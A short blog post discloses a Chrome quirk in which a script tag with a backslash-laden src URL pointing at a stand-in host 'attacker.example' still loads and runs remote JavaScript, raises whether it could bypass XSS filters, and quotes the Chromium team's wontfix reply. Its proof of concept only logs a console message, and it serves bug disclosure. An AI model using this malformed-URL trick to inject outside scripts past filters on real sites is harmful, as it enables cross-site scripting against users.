
Today I reported a strange bug to the devs of the Chromium Project, look at the following lines of code:
<html>
<script src=http:\\\\\\\\\\\\attacker.example\\\\\\\\\\\\\test.js> </script>
</html>
You see those leading slashes? Do you think that this is a valid URL a Browser would process? In fact it does not look like a valid one, but for Google Chrome it is. As you can see in the picture the URL gets executed regardless of how many backslashes there were added.

Proof of concept#
Feel free to try this out on your own: serve the snippet above from a host you control and inspect the JavaScript console in Chrome, you will see that the simple JavaScript message (console.log(‘this is weird’);) has been executed. This technique also works if you only use one slash, a pretty weird scenario imho. If you check this on Firefox the URL and the corresponding JavaScript won’t get executed.
Disclosure#
The questions arising at this point should be: Why does Google Chrome treat URLs differently to other browsers? Is this a security issue which could bypass XSS Filters? With all these question marks in my head I went over to the Chromium site and filed a new issue. Some hours later, the response from @tsepez from the Chromium team was pretty clear:
“This is one of those cases where we’ve chosen to support broken pages rather than being strict about URL syntax.”
So in other words, it’s a wontfix.